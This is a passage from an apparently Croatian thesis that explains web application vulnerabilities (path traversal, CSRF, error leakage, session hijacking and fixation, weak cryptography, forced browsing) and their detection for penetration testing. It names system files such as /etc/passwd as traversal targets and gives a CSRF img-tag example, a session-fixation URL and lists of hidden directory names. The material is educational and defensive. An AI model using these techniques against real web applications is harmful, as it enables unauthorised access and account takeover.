Dodavanjem `NULL` znaka na kraj imena datoteke u nekim slučajevima može se zaobići i loše programsko ostvarenje provjere ekstenzije datoteke unutar Web aplikacije i tako omogućiti pristup proizvoljnoj datoteci koristeći prečace.

Automatizirani alati mogu uspješno otkriti ranjivost nekog parametra na korištenje prečaca za pristup proizvoljnim datotekama. Ti alati obično koriste različite kombinacije prečaca kako bi pristupili konfiguracijskim datotekama na poslužitelju za koje se sigurno zna da postoje. Datoteke koje se obično koriste u ispitivanju su `c:\boot.ini` i `/etc/passwd`. Dobiveni odgovor, nakon što se zatraži željena datoteka, se analizira u potrazi za poznatim sadržajem. Navedene konfiguracijske datoteke uvijek sadrže neke karakteristične nizove znakova, pa se oni mogu iskoristiti za detekciju uspjeha pristupa tim datotekama. Ukoliko se poznati sadržaj nađe u odgovoru, ispitivani parametar je ranjiv na korištenje prečaca, a u suprotnom parametar nije ranjiv. Analizom programskog koda mogu se naći potencijalno ranjivi dijelovi koda na korištenje prečaca, te ispitivanjem ponašanja Web aplikacije može se utvrditi postoji li ili ne postoji ranjivost. [10] [12]

3.2.5 Krivotvorenje zahtjeva

Provođenjem napada krivotvorenjem zahtjeva (dalje u tekstu CSRF) narušava se povjerenje između Web aplikacije i korisnikovog Web preglednika, za razliku od XSS napada koji narušava povjerljiv odnos između korisnika i Web aplikacije. Web aplikacija je ranjiva na CSRF ako je ranjiva na XSS, ali nepostojanje ranjivosti na XSS ne znači da Web aplikacija nije ranjiva na CSRF. CSRF nije nova vrsta ranjivosti, te je dosta raširena ranjivost Web aplikacija. Iskorištavanje CSRF ranjivosti je relativno jednostavno, a u nekim slučajevima posljedice iskorištavanja mogu biti poprilično ozbiljne. Cilj CSRF napada je slanje legitimnih HTTP zahtjeva Web aplikaciji na kojoj je korisnik autentificiran pomoću korisnikovog Web preglednika bez korisnikovog znanja, kako bi se provela neka zlonamjerna radnja.

Kada autentificirani korisnik pristupa sadržaju Web aplikacije Web preglednik automatski sa svakim HTTP zahtjevom šalje i HTTP kolačić, koji u sebi sadrži i sjednički identifikator. Većina Web aplikacija za raspoznavanje autentificiranih korisnika oslanja se samo na dobiveni HTTP kolačić poslan od korisnikovog Web preglednika. Ovakvo ponašanje Web aplikacije može se iskoristiti za provođenje CSRF napada. Napadač može napraviti zlonamjernu Web stranicu, koja u sebi sadrži zlonamjeran kod. Kada korisnik posjeti takvu

Web stranicu zlonamjeran kod će od korisnikovog Web preglednika zatražiti da provede neke dodatne HTTP zahtjeve, bez korisnikovog znanja. Za ostvarivanje provođenja dodatnih HTTP zahtjeva obično se koristi HTML *tag* za prikaz slike (*img*). Kao izvor slike, vrijednost parametra `src`, navodi se željeni URL koji se želi posjetiti. Primjer napadačkog koda za provođenje dodatnog HTTP zahtjeva prikazan je na slici 3.35. Kada korisnikov Web preglednik učita napadački kod prikazan na slici 3.35, automatski će zatražiti URL koji je naveden u `src` parametru, kreiranjem novog HTTP zahtjeva. Ako je korisnik bio prijavljen na ranjivu Web aplikaciju, nakon izvršavanja tog dodatnog HTTP zahtjeva korisnik će biti odjavljen s Web aplikacije. Ovo je moguće izvesti zbog toga što Web preglednik automatski sa svakim zahtjevom upućenim Web aplikaciji na koju je korisnik prijavljen šalje i HTTP kolačić. Zbog toga je za uspješno provođenje CSRF napada potrebno da korisnik koji pristupi zlonamjernoj Web stranici bude prijavljen na Web aplikaciju ranjivu na CSRF.

```
<img src="http://www.primjer.com/logout.php">
```

Slika 3.35: Primjer krivotvorenja zahtjeva

U prethodnom primjeru prikazana je bezazlena radnja koja se izvodi iskorištavanjem ranjivosti Web aplikacije na CSRF. Iskorištavanjem CSRF ranjivosti mogu se provesti mnogo opasnije i složenije radnje, kao što je npr. krađa povjerljivih informacija, provođenje zlonamjernih akcija, krađa financijskih sredstava i sl.

Kako bi se Web aplikacije zaštitile od CSRF napada ugrađuju se neke dodatne zaštitne mjere. Jedna od zaštitnih mjera je umetanje slučajnih vrijednosti unutar svake Web stranice ili URL-a. Te slučajne vrijednosti se prilikom normalnog korištenja Web aplikacije šalju Web aplikaciji zajedno sa zahtjevom, te se na aplikacijskoj strani obavlja provjera odgovaraju li poslane vrijednosti stvarnim vrijednostima za trenutnog korisnika. Ako su vrijednosti iste zahtjev se prihvaća, inače se odbacuje. Prilikom CSRF napada Web preglednik ne šalje ove slučajne vrijednosti, pa se zbog toga svi krivotvoreni zahtjevi odbacuju i s time se onemogućuje izvođenje CSRF napada. Jedan od načina spremanja i prenošenja slučajnih vrijednosti prikazan je na slici 3.36. U ovom primjeru za spremanje slučajnih vrijednosti koristi se HTML forma, a vrijednosti se spremaju unutar skrivenih polja.

```
<form action="/transfer.do" method="post">
        <input type="hidden" name="8438927730" value="43847384383">
        ...
</form>
```

Slika 3.36: Primjer zaštitne mjere protiv CSRF-a

Ovakve zaštitne mjere, prikazane u prethodnom primjeru, mogu se zaobići ako je Web aplikacija ranjiva na XSS. Iskorištavanjem XSS ranjivosti Web aplikacije može se doći do informacija potrebnih za legitimno provođenje HTTP zahtjeva, pa se s time omogućuje i provođenje CSRF napada.

Automatizirani alati ne mogu otkriti ranjivost Web aplikacija na CSRF. Kako su dodatni HTTP zahtjevi koji se provode izvođenjem CSRF napada potpuno legitimni zahtjevi, automatizirani alati ne mogu raspoznati takve zahtjeve od normalnih korisničkih zahtjeva. Jedan dio ranjivosti Web aplikacije na CSRF može se otkriti otkrivanjem XSS ranjivosti Web aplikacije, jer gdje god postoji XSS ranjivost postoji i CSRF ranjivost. CSRF ranjivosti Web

aplikacije mogu se pronaći i ispitivanjem na koji način Web aplikacija upravlja s autentificiranim korisnicima. Ako se Web aplikacija oslanja samo na dobiveni HTTP kolačić od Web preglednika, može se zaključiti da potencijalno postoji mogućnost da je aplikacija ranjiva na CSRF. [10] [11]

3.2.6 Curenje informacija i neispravno rukovanje pogreškama

Curenje informacija i neispravno rukovanje pogreškama nije tip ranjivosti koji se direktno može iskoristiti kako bi se provela neka željena akcija ili kako bi se dobila kontrola nad Web aplikacijom. Ovaj tip ranjivosti, kao što i samo ime kaže, odaje informacije koje napadač može iskoristiti za iskorištavanje drugih tipova ranjivosti, te kako bi si olakšao provođenje napada na Web aplikaciju. Osjetljive informacije obično se otkrivaju kroz zaboravljene komentare unutar programskog koda ili unutar HTML stranica, zbog omogućene opcije listanja sadržaja direktorija i neispravnog rukovanja pogreškama. Čest je slučaj otkrivanja osjetljivih informacija i unutar samog HTTP zaglavlja u odgovoru Web poslužitelja. Unutar HTTP zaglavlja obično se odaju informacije kao što su: točna vrsta i verzija Web poslužitelja i točna vrsta programskog jezika u kojem je napisana Web aplikacija. Otkrivanje osjetljivih informacija kroz HTTP zaglavlja nije direktno vezano uz ranjivosti Web aplikacija, ali i te informacije mogu pomoći napadaču pri provođenju napada na Web aplikaciju.

Osjetljive informacije ponekada se mogu nalaziti u zaboravljenim komentarima unutar programskog koda ili koda HTML stranica. Takvi komentari mogu otkriti različite vrste osjetljivih informacija. Obično se u takvim komentarima nalaze opisi različitih dijelova programskog koda, opis načina funkcioniranja neke programske skripte, mrežna imena poslužitelja na mreži i slične opisne informacije. U nekim slučajevima unutar komentara u programskom kodu mogu se nalaziti i korisnička imena i lozinke koji su se koristili tijekom razvoja Web aplikacije. Ta korisnička imena i lozinke mogu biti važeći i nakon razvojne faze Web aplikacije, pa ih napadač jednostavno može iskoristiti za prijavu na Web aplikaciju. Sve ove informacije mogu napadaču biti od koristi, pa je zbog toga potrebno izbrisati sve suvišne i nepotrebne komentare iz programskog koda i koda HTML stranica.

Web poslužitelji obično imaju opciju listanja sadržaja direktorija ako se u direktoriju ne nalazi početna HTML stranica. Ranjivošću se smatra ako je listanje sadržaja nekog direktorija uključeno, a da se to nije htjelo. U tom slučaju listanjem sadržaja direktorija mogu se otkriti različite vrste datoteka koje možda ne bi trebale biti prikazane javnosti, pa ni napadaču. Listanjem sadržaja direktorija ponekada se mogu otkriti stare verzije HTML stranica i skripti, sigurnosne kopije datoteka, kontrolni zapisi i sl. Potrebno je napomenuti da napadač, neovisno o tome je li uključena opcija listanja sadržaja direktorija, može pristupiti tim datotekama ako nije provedena kontrola pristupa i ako im zna ili sazna ime.

Web aplikacija može odavati osjetljive informacije ako neispravno rukuje s pogreškama. Postoje dva tipa grešaka koje mogu nastati tijekom rada Web aplikacije, a to su: očekivane greške i neočekivane greške. Očekivane greške nastaju tijekom normalnog korištenja Web aplikacije. Jedna od očekivanih grešaka je npr. neuspješna prijava korisnika na Web aplikaciju. Stranica s greškom koja opisuje neuspjelu prijavu morala bi biti ista neovisno o tome je li upisana samo kriva korisnička lozinka ili su krivo upisani i korisničko ime i lozinka. Ponekada stranica s greškom otkriva da se uneseno korisničko ime nalazi u bazi, ali da je unesena lozinka neispravna. U tom slučaju nepotrebno se odaju informacije o postojećim korisničkim imenima u bazi podataka. Ovakvo ponašanje Web aplikacije napadač može iskoristiti kako bi skupio listu ispravnih korisničkih imena, koju kasnije može koristiti u

napadu na Web aplikaciju. Neočekivane greške obično se javljaju kod napada na Web aplikaciju. Kako Web aplikacija tijekom napada dobiva velik broj neočekivanih HTTP zahtjeva, za očekivati je da će barem jedan izazvati neželjeno ponašanje Web aplikacije i grešku u radu. Ako ove greške nisu propisno sanirane mogu odavati veliki broj osjetljivih informacija koje napadaču mogu biti od velike koristi i olakšati mu iskorištavanje drugih ranjivosti. Ove greške obično odaju osjetljive informacije o unutrašnjoj strukturi Web aplikacije, pa se zbog toga najviše koriste kako bi se prikupile informacije potrebne za iskorištavanje ranjivosti na ubacivanje koda. U primjeru na slici 3.37 prikazana je nesanirana poruka o grešci u radu s bazom podataka prilikom korištenja Web aplikacije. U poruci o grešci je otkriveno ime baze, ime tablice, ime retka, te detaljan opis zašto je došlo do greške. Ovakva poruka o grešci se može iskoristiti kako bi se napravio ispravan SQL upit za iskorištavanje ranjivosti Web aplikacije na ubacivanje SQL upita.

```
The INSERT statement conflicted with the FOREIGN KEY
constraint "FK_UserWishlist_Users". The conflict occurred in
database "web", table "dbo.Users", column 'ID'. The statement
has been terminated.
```

Slika 3.37: Primjer curenja informacija i neispravnog rukovanja greškama

Automatiziranim alatima je moguće otkriti curenje povjerljivih informacija. Automatizirani alati obično pokušavaju izazvati neočekivano ponašanje Web aplikacije, kako bi izazvali grešku, slanjem posebno modificiranih HTTP zahtjeva. Ranjivost se otkriva analizom dobivenog odgovora. U dobivenom odgovoru obično se traže ključne riječi koje se obično pojavljuju u većini opisa nastalih grešaka, kao što su npr. `error`, `runtime error`, `exception`, `illegal`, `invalid`, `fail`, `stack`, `ODBC`, `SQL`, `SELECT` i sl. Analizom koda može se utvrditi na koji se način obrađuju i očekivane i neočekivane greške, te se tako mogu otkriti dijelovi programskog koda koji mogu izazvati curenje povjerljivih informacija. [11] [12]

3.2.7 Kompromitirana autentifikacija i kontrola sjednice

Autentifikacija i kontrola sjednice osnovni su i ključni sigurnosni mehanizmi koji osiguravaju sigurnost Web aplikacije i štite je od napadača. Ranjivosti ovih mehanizama obično rezultiraju potpunim kompromitiranjem Web aplikacije. Iskorištavanjem tih ranjivosti napadač u potpunosti može zaobići autentifikaciju i dobiti neautorizirani pristup sadržaju Web aplikacije ili može doći u posjed korisničkih imena i lozinki, sjedničkih identifikatora i drugih osjetljivih podataka.


3.2.7.1 Ranjivosti autentifikacije

Ranjivosti autentifikacije obično dovode do otkrivanja korisničkih imena i lozinki ili do potpunog zaobilaska procesa prijave korisnika i neautoriziranog pristupa podacima i funkcionalnostima Web aplikacije.

Jedna od ranjivosti autentifikacije je korištenje slabih korisničkih lozinki. Ukoliko Web aplikacija dopušta korištenje slabih korisničkih lozinki, takve lozinke su laka meta za napadače. Slabe korisničke lozinke su npr. kratke lozinke ili prazne lozinke (*engl. blank*), lozinke identične korisničkom imenu, lozinke koje se sastoje od uobičajenih riječi ili imena koje se mogu naći u rječniku i sl. Jedna od napadačkih metoda otkrivanja korisničkih imena i

lozinki je metoda pretraživanja grubom silom (*engl. brute force*). To je automatizirani proces koji se koristi metodom pogađanja i promašaja kako bi pronašao ispravno korisničko ime i lozinku. Ova metoda koristi se rječnikom podataka (rječnik podataka sadrži standardna korisnička imena i lozinke) kako bi se proizvelo na tisuće neispravnih upita u potrazi za ispravnim korisničkim imenom i lozinkom. Postoje dvije osnovne vrste pretraživanja grubom silom, normalno pretraživanje grubom silom i reverzno pretraživanje grubom silom. Normalno pretraživanje grubom silom koristi jedno korisničko ime i veliki skup korisničkih lozinki, a reverzno pretraživanje grubom silom koristi jednu lozinku za velik skup korisničkih imena. Reverzno pretraživanje grubom silom efikasno je u sustavima koji imaju jako veliki broj korisnika, u tim sustavima znatno se povećava vjerojatnost da postoji više korisnika s istom lozinkom. Pretraživanje grubom silom je jako popularna i efikasna metoda, ali vrijeme trajanja pretraživanja može biti veliko. Vrijeme pretraživanja može se kretati od nekoliko minuta, sati, dana, tjedana, pa do nekoliko godina.

Još jedna ranjivost vezana uz autentifikaciju je nepotrebno odavanje informacija kod neuspjele autentifikacije. Ako Web aplikacija ne provodi dobru kontrolu prikaza grešaka korisniku kod neuspjele autentifikacije, može nepotrebno napadaču odavati korisne informacije. (Slika 3.38)



Slika 3.38: Primjer nepotrebnog odavanja informacija

Iz primjera se vidi da Web aplikacija u slučaju neuspjele prijave odaje informaciju da se uneseni korisnik nalazi u bazi, ali da unesena lozinka nije ispravna. Ovakve greške dosta olakšavaju posao alatima koji koriste pretraživanje grubom silom. Korištenjem ovih poruka alati mogu prikupiti listu ispravnih korisničkih imena, te tako skratiti vrijeme otkrivanja ispravnog para, korisničkog imena i lozinke. Kako bi se spriječilo odavanje nepotrebnih informacija potrebno je da poruka o neuspjeloj prijavi uvijek bude ista, neovisno o tome je li uneseno ispravno korisničko ime ili ne.

Ako Web aplikacija ima proces prijave korisnika, mora omogućiti i proces obnove korisničke lozinke ukoliko ju korisnik zaboravi. Proces obnove lozinke obično se obavlja tako da korisnik mora odgovoriti na tajno pitanje (*engl. secret question*) kako bi pristupio procesu obnove lozinke. Tajno pitanje i odgovor na tajno pitanje korisnik obično odabire tijekom registriranja na Web aplikaciju i samo korisnik zna te informacije. Ukoliko je ovaj sustav ranjiv na napad pretraživanja grubom silom, napadač može doći do tih informacija, te pomoću tih informacija doći do korisničkih lozinki.

Ako se nekom sadržaju Web aplikacije koji bi trebao biti zaštićen može pristupiti bez prethodne autentifikacije, to se isto smatra ranjivošću autentifikacije. [10] [12]

3.2.7.2 Ranjivosti kontrole sjednice

Ranjivosti unutar mehanizma kontrole sjednice obično omogućavaju napadaču da dođe do korisničkih sjedničkih identifikatora. Napadač u tom slučaju pribavljene sjedničke identifikatore iskorištava kako bi pristupio sadržaju Web aplikacije s pravima korisnika čiji su sjednički identifikatori kompromitirani, te na taj način krade identitet korisnicima.

Jedna od ranjivosti kontrole sjednice je korištenje loših i slabih algoritama za generiranje sjedničkih identifikatora. Ponekada se za generiranje sjedničkih identifikatora u Web aplikacijama koriste algoritmi koji na predvidiv način generiraju sjedničke identifikatore. Ako napadač shvati na koji način se generiraju sjednički identifikatori, on to može iskoristiti kako bi sam generirao veliki broj ispravnih sjedničkih identifikatora. Dobivene sjedničke identifikatore napadač može iskoristiti za kompromitiranje svih korisničkih računa do čijih je sjedničkih identifikatora došao. Ova vrsta napada obično se naziva krađa sjednice (*engl. Session Hijacking*).[10] Npr. možda algoritam za generiranje sjedničkog identifikatora jednostavno generira novi sjednički identifikator povećavanjem vrijednosti prethodnog sjedničkog identifikatora. Kako bi napadač u ovom slučaju proveo napad krađe sjednice dovoljno je da napravi sljedeće:

- U prvom koraku napadač pristupa Web aplikaciji kako bi dobio trenutni sjednički identifikator.
- U drugom koraku Web aplikacija napadaču šalje trenutni sjednički identifikator (npr. sjednički identifikator koji ima vrijednost 10001). Napadač nakon što dobije sjednički identifikator izračunava vrijednost novog, sljedećeg, sjedničkog identifikatora, jednostavno povećavanjem vrijednosti trenutnog sjedničkog identifikatora ili korištenjem metoda za grubo pretraživanje.
- U trećem koraku napadač nakon uspješnog izračunavanja novog sjedničkog identifikatora (10002) pristupa sadržaju Web aplikacije koristeći izračunati sjednički identifikator. (Slika 3.39)

Slika 3.39: Krađa sjednice

Jedna od ranjivosti kontrole sjednice je i predugo vrijeme trajanja sjednice. Zbog predugog trajanja korisničke sjednice Web aplikacija se još više izlaže riziku kod napada krađe sjednice. Kraće vrijeme trajanja sjednice neće spriječiti napadača da dođe u posjed sjedničkih identifikatora (npr. iskorištavanjem ranjivosti na XSS napade ili prisluškivanjem mrežnog prometa), ali će onemogućiti dugotrajno i uzastopno korištenje ukradenih sjedničkih identifikatora. Problem predugog trajanja sjednice javlja se i u otvorenim radnim okolinama (npr. Internet kavana, knjižnica i sl.). Ukoliko se korisnik koji radi u takvoj radnoj okolini

propisno ne odjavi s Web aplikacije, otvara se mogućnost da ostali korisnici mogu pristupiti njegovim korisničkim računima koje je koristio. Predugo trajanje sjednice također povećava i vjerojatnost da napadač uspješno pogodi sjednički identifikator.

Loše programsko ostvarenje procesa odjave korisnika (*engl. logout*) s Web aplikacije isto predstavlja ranjivost kontrole sjednice. Ranjivost se javlja ako se nakon odjave korisnika ne unište svi podaci vezani uz sjednicu i sjednički identifikator. Ako je napadač došao u posjed sjedničkog identifikatora, kod ispravnog programskog ostvarenja odjave korisnika nakon što se korisnik odjavi napadač od tog sjedničkog identifikatora nema nikakve koristi. U slučaju lošeg programskog ostvarenja odjave korisnika napadač se i dalje može koristiti s tim sjedničkim identifikatorom za pristupanje sadržaju Web aplikacije, jer korisnička sjednica nije uništena. [12]

Još jedna vrsta napada na kontrolu sjednice je i fiksacija korisničke sjednice (*engl. Session Fixation*).[10] Ranjivosti vezane uz fiksaciju sjednice obično se pojavljuju kod Web aplikacija koje stvaraju anonimnu korisničku sjednicu za svakog korisnika koji prvi puta pristupi Web aplikaciji. Obično kod takvih Web aplikacija anonimna korisnička sjednica nakon prijave korisnika na Web aplikaciju postaje autentificirana korisnička sjednica. Napadač može iskoristiti ovakvo ponašanje Web aplikacije kako bi namjestio (fiksirao) korisničku sjednicu proizvoljnom korisniku i iskoristio tu sjednicu za pristup Web aplikaciji nakon što se korisnik prijavi na Web aplikaciju. Proces fiksacije sjednice može se prikazati kroz 4 koraka (Slika 3.40). Koraci koji opisuju proces fiksacije sjednice su:

1. Korak: Pribavljanje anonimne sjednice

   U prvom koraku napadač pribavlja anonimnu sjednicu za pripadnu Web aplikaciju, odnosno sjednički identifikator koji će koristiti u napadu. Općenito postoje dva načina upravljanja sa sjedničkim identifikatorima. Kod prvog načina Web aplikacija prihvaća da joj korisnici (Web preglednik) prilikom prvom pristupanja sami zadaju sjednički identifikator, pa ih aplikacija raspoznaje po tom sjedničkom identifikatoru. Kod drugog načina Web aplikacija ne prihvaća korisnički generirane sjedničke identifikatore, nego sama generira sjedničke identifikatore i samo njih prihvaća. Ako se radi o prvom načinu, napadač ne mora niti pristupiti Web aplikaciji, nego sam generira proizvoljni sjednički identifikator koji će koristiti u napadu. Ako se radi o drugom načinu, napadač pristupa Web aplikaciji (npr. zatraži Web stranicu za prijavu `/login.php`) kako bi dobio anonimni sjednički identifikator koji će koristiti u napadu.

2. Korak: Slanje pribavljene anonimne sjednice korisniku

   U drugom i ključnom koraku napadač korisniku šalje pribavljeni sjednički identifikator i navodi ga da se s tim sjedničkim identifikatorom prijavi na Web aplikaciju. Postoji nekoliko tehnika s kojima napadač može korisniku poslati pribavljeni sjednički identifikator, a one se razlikuju prema tome na koji način Web aplikacija koristi i prenosi sjedničke identifikatore. Dvije najuobičajenije tehnike su:

   - Ako Web aplikacija koristi URL za prijenos sjedničkog identifikatora, odnosno ako se sjednički identifikator prenosi kao vrijednost parametra unutra URL-a, napadač korisniku jednostavno može poslati taj URL (npr. `https://www.primjer.com/login.php?SessId=12d1a1f8`) i navesti ga da ga pokrene ili klikne na njega.


- Ako Web aplikacija za prijenos sjedničkog identifikatora koristi HTTP kolačiće ili skrivena polja, napadač korisniku može poslati sjednički identifikator iskorištavanjem XSS ranjivosti unutar neke Web aplikacije.

3. Korak: Prijava korisnika na Web aplikaciju koristeći fiksiranu sjednicu

   U trećem koraku korisnik ne znajući koristi fiksiranu sjednicu za prijavu na Web aplikaciju i time omogućava napadaču da pristupi njegovom sadržaju Web aplikacije.

4. Korak: Napadač koristi fiksiranu sjednicu za pristup sadržaju Web aplikacije

   Cijelo vrijeme napadač periodički provjerava je li se korisnik prijavio na Web aplikaciju pristupajući zaštićenom sadržaju Web aplikacije koristeći fiksirani sjednički identifikator. U trenutku kada se korisnik prijavi na Web aplikaciju i napadač dobiva pristup zaštićenom sadržaju. Nakon ovog koraka napadač može koristiti Web aplikaciju sa svim privilegijama koje ima korisnik kojem je fiksirao sjednicu.



Slika 3.40: Fiksacija korisničke sjednice

3.2.8 Nesigurna kriptografska pohrana

Sve naprednije Web aplikacije imaju potrebu spremanja osjetljivih podataka kao što su npr. korisnička imena i lozinke, brojevi kreditnih kartica ili neki drugi važni podaci vezani uz korisnike i Web aplikaciju. Ti povjerljivi podaci obično se spremaju u baze podataka, direktno na tvrdi disk ili na neki drugi medij za pohranu podataka na poslužitelju. Kako bi se zaštitili ti podaci ne smiju se nikada spremati u čistom obliku nego se koristi enkripcija, te se podaci spremaju u kriptiranom obliku.

Najčešći razlozi koji dovode do otkrivanja osjetljivih podataka su:

- spremanje osjetljivih podataka u nekriptiranom obliku,
- korištenje kriptografskih algoritama iz kućne radinosti,
- neispravno korištenje jakih kriptografskih algoritama,
- korištenje dokazano slabih kriptografskih algoritama (npr. MD5, SHA-1, RC3, RC4 i dr.) i
- loše upravljanje s ključevima.

Kako bi se osigurala sigurna pohrana osjetljivih podataka najvažnije je osigurati da je sve što je potrebno da bude spremljeno u kriptiranom obliku i kriptirano. Isto tako jako je bitno i da je postupak kriptiranja ostvaren na ispravan način, da se koristi odgovarajući kriptografski algoritam i da je generiranje i spremanje ključeva obavljeno na siguran način.

Za otkrivanje propusta kod kriptografske pohrane ne postoje automatizirani alati koji bi mogli otkriti propuste u pohrani. Jedini siguran način za otkrivanje ove ranjivosti je analiza programskog koda. Analizom programskog koda moguće je provjeriti je li enkripcija primijenjena na ispravan i siguran način, te na taj način otkriti potencijalne ranjivosti. [11][14]

3.2.9 Nesigurna komunikacija

Nesigurna komunikacija nastaje kada se osjetljivi podaci između poslužitelja i klijenta prenose u nezaštićenom obliku. Svi osjetljivi podaci tijekom prijenosa preko računalne mreže moraju biti u kriptiranom obliku, kako bi se osigurao integritet i tajnost podataka. Ako se tijekom prijenosa takvih podataka ne koristi enkripcija podaci su izloženi i nezaštićeni na mreži.

Za prijenos osjetljivih podataka Web aplikacije koriste sigurnu verziju HTTP protokola HTTPS (*engl. Hypertext Transfer Protocol Secure*) protokol koji koristi SSL (*engl. Secure Sockets Layer*) za zaštitu podataka koji se prenose. Enkripciju je potrebno koristiti za prijenos osjetljivih podataka između korisnika i Web poslužitelja, ali isto tako i za prijenos osjetljivih podataka između glavnog poslužitelja i ostali poslužitelja na mreži (npr. između glavnog poslužitelja i baze podataka). Enkripcija se mora koristiti za prijenos svih podataka tijekom trajanja autentificirane korisničke sjednice. Kako se sa svakim HTTP zahtjevom šalje i sjednički identifikator, a u nekim slučajevima i korisničko ime i lozinka, potrebno je obavljati enkripciju prometa tijekom cijele sjednice, a ne samo tijekom prijave korisnika na Web aplikaciju. Ukoliko se za prijenos osjetljivih podataka ne koristi enkripcija dobro pozicionirani napadač prisluškivanjem mreže, žične ili bežične, može doći u posjed tih osjetljivih podataka. U tom slučaju napadač može doći u posjed korisničkog imena i lozinke, korisničkog sjedničkog identifikatora, korisničkog bankovnog računa, broja kreditne kartice i sl., te na taj način ugroziti sigurnost Web aplikacije i korisnika.

Potrebno je napomenuti da i ako se koristi enkripcija osjetljivih podataka tijekom prijenosa Web aplikacija je i dalje ranjiva na sve do sada spomenute ranjivosti. Enkripcija samo osigurava da se podaci sigurno prenesu preko računalne mreže, a ne štiti od ranjivosti unutar Web aplikacija i njihovog iskorištavanja.

Otkrivanje ove ranjivosti obično se svodi na to da se otkrije koristi li se sigurna komunikacija ili ne, odnosno koristi li se SSL enkripcija. Automatizirani alati lako mogu otkriti koristi li se SSL enkripcija za komunikaciju između poslužitelja i korisnika, te mogu pronaći ranjivosti vezane uz SSL. Enkripcija koja se koristi na poslužiteljskoj strani između glavnog poslužitelja

i ostalih poslužitelja na mreži ne može se otkriti automatiziranim alatima. Analiza programskog koda može dovesti do otkrivanja nekih potencijalnih propusta u enkripciji na poslužiteljskoj strani. [11]

3.2.10 Neuspješna zaštita pristupa URL-u

Ponekada se sigurnost za neke elemente Web aplikacije osigurava samo s time da URL do tih elemenata nije objavljen javnosti. Programeri ponekada krivo pretpostavljaju da su sadržaj i funkcionalnosti Web aplikacije sigurni ako se skrivaju od javnosti, tj. ako ne postoji poveznica s Web aplikacije na taj skriveni sadržaj. Ostvarivanje sigurnosti skrivanjem (*engl. security through obscurity*), bez dodatne provjere prava pristupa, je loš pristup i u nekim slučajevima može dovesti do kompromitiranja Web aplikacije.

Za otkrivanje ove ranjivosti koristi se metoda prisilnog pretraživanja Web sadržaja (*engl. forced browsing*) kako bi se otkrio skriveni sadržaj Web aplikacije. Metoda pogađanjem naziva sadržaja pokušava pronaći skriveni sadržaj kao što su direktoriji i datoteke. Osim pokušaja pogađanja imena direktorija i datoteka obično se provodi i slijepo pretraživanje u potrazi za uobičajenim nazivima direktorija i datoteka. Neki od uobičajenih naziva direktorija su npr. `/system/`, `/password/`, `/logs/`, `/admin/`, `/administrator/`, `/test/`, `/backup/` i dr. Promjenom ekstenzije postojećim datotekama pokušavaju se pronaći skrivene datoteke kao što su privremene datoteke i datoteke koje služe kao sigurnosne kopije. Neka npr. na poslužitelju postoji datoteka `admin.jsp` mijenjanjem ekstenzije (npr. `admin.jsp.bak`, `admin.bak`, `admin.jsp.old`) ili dodavanjem nekog znaka na kraj imena datoteke (npr. `admin.jsp~`) postoji mogućnost da se otkrije skrivena datoteka.

Automatizirani alati korištenjem metode prisilnog pretraživanja mogu pronaći skriveni sadržaj, ali ne mogu odrediti je li pronađeni sadržaj trebao biti zaštićen dodatnom kontrolom pristupa. Nakon što automatizirani alati pronađu sadržaj potrebno je ručno provjeriti je li pristup tom sadržaju trebao biti zaštićen.

Kako bi se spriječilo pojavljivanje ove ranjivosti potrebno je provesti dobru kontrolu pristupa nad cijelim sadržajem i funkcionalnostima Web aplikacije nebitno bili oni skriveni od javnosti ili ne. [11] [12]

4. Automatsko otkrivanje vrste Web aplikacija

Prvi korak penetracijskog ispitivanja sigurnosti je prikupljanje što je više moguće informacija o ispitivanom sustavu, u ovom slučaju o Web aplikaciji. Kako bi se uspješno provelo penetracijsko ispitivanje, potrebno je prikupiti što je više moguće informacija o ispitivanoj Web aplikaciji. Prikuplja se cijeli sadržaj Web aplikacije, odnosno sve HTML stranice koje sadrži Web aplikacija. Posebno bitne informacije su svi URL-ovi (s pripadnim parametrima) i forme koje se nalaze u HTML stranicama. Sve prikupljene informacije koriste se u potrazi za uobičajenim ranjivostima Web aplikacija koje su opisane u prethodnom poglavlju. Ako se provodi penetracijsko ispitivanje komercijalnih Web aplikacija ili Web aplikacija otvorenog koda, jako bitan korak penetracijskog ispitivanja je otkrivanje točne vrste i verzije takve Web aplikacije. Za većinu komercijalnih Web aplikacija i Web aplikacija otvorenog koda već postoji lista poznatih otkrivenih ranjivosti. Zbog toga je kod penetracijskog ispitivanja takvih Web aplikacija potrebno utvrditi o kojoj se točno vrsti i verziji Web aplikacije radi. Kod penetracijskog ispitivanja takvih Web aplikacija i otkrivanja ranjivosti prvo što je potrebno napraviti je da se provjeri sadrži li Web aplikacija neku od poznatih otkrivenih 